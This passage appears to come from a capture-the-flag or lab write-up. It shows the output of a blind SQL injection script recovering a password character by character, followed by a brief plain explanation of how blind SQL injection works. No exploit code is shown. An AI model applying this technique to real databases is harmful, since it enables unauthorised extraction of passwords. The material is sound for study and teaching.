Found one more char : hPkjKYviLQctEW33Q
Found one more char : hPkjKYviLQctEW33Qm
Found one more char : hPkjKYviLQctEW33Qmu
Found one more char : hPkjKYviLQctEW33QmuX
Found one more char : hPkjKYviLQctEW33QmuXL
Found one more char : hPkjKYviLQctEW33QmuXL6
Found one more char : hPkjKYviLQctEW33QmuXL6e
Found one more char : hPkjKYviLQctEW33QmuXL6eD
Found one more char : hPkjKYviLQctEW33QmuXL6eDV
Found one more char : hPkjKYviLQctEW33QmuXL6eDVf
Found one more char : hPkjKYviLQctEW33QmuXL6eDVfM
Found one more char : hPkjKYviLQctEW33QmuXL6eDVfMW
Found one more char : hPkjKYviLQctEW33QmuXL6eDVfMW4
Found one more char : hPkjKYviLQctEW33QmuXL6eDVfMW4s
Found one more char : hPkjKYviLQctEW33QmuXL6eDVfMW4sG
Found one more char : hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

Note:

To get a password using **Blind SQL Injection**, imagine playing a guessing game. We ask the database questions like, "Does the password have the letter 'a'?" or "Is the first letter 'x'?" By asking these questions and figuring out the answers from the responses, we can slowly discover the password. This is how Blind SQL Injection works.

asking these types of questions through a python script.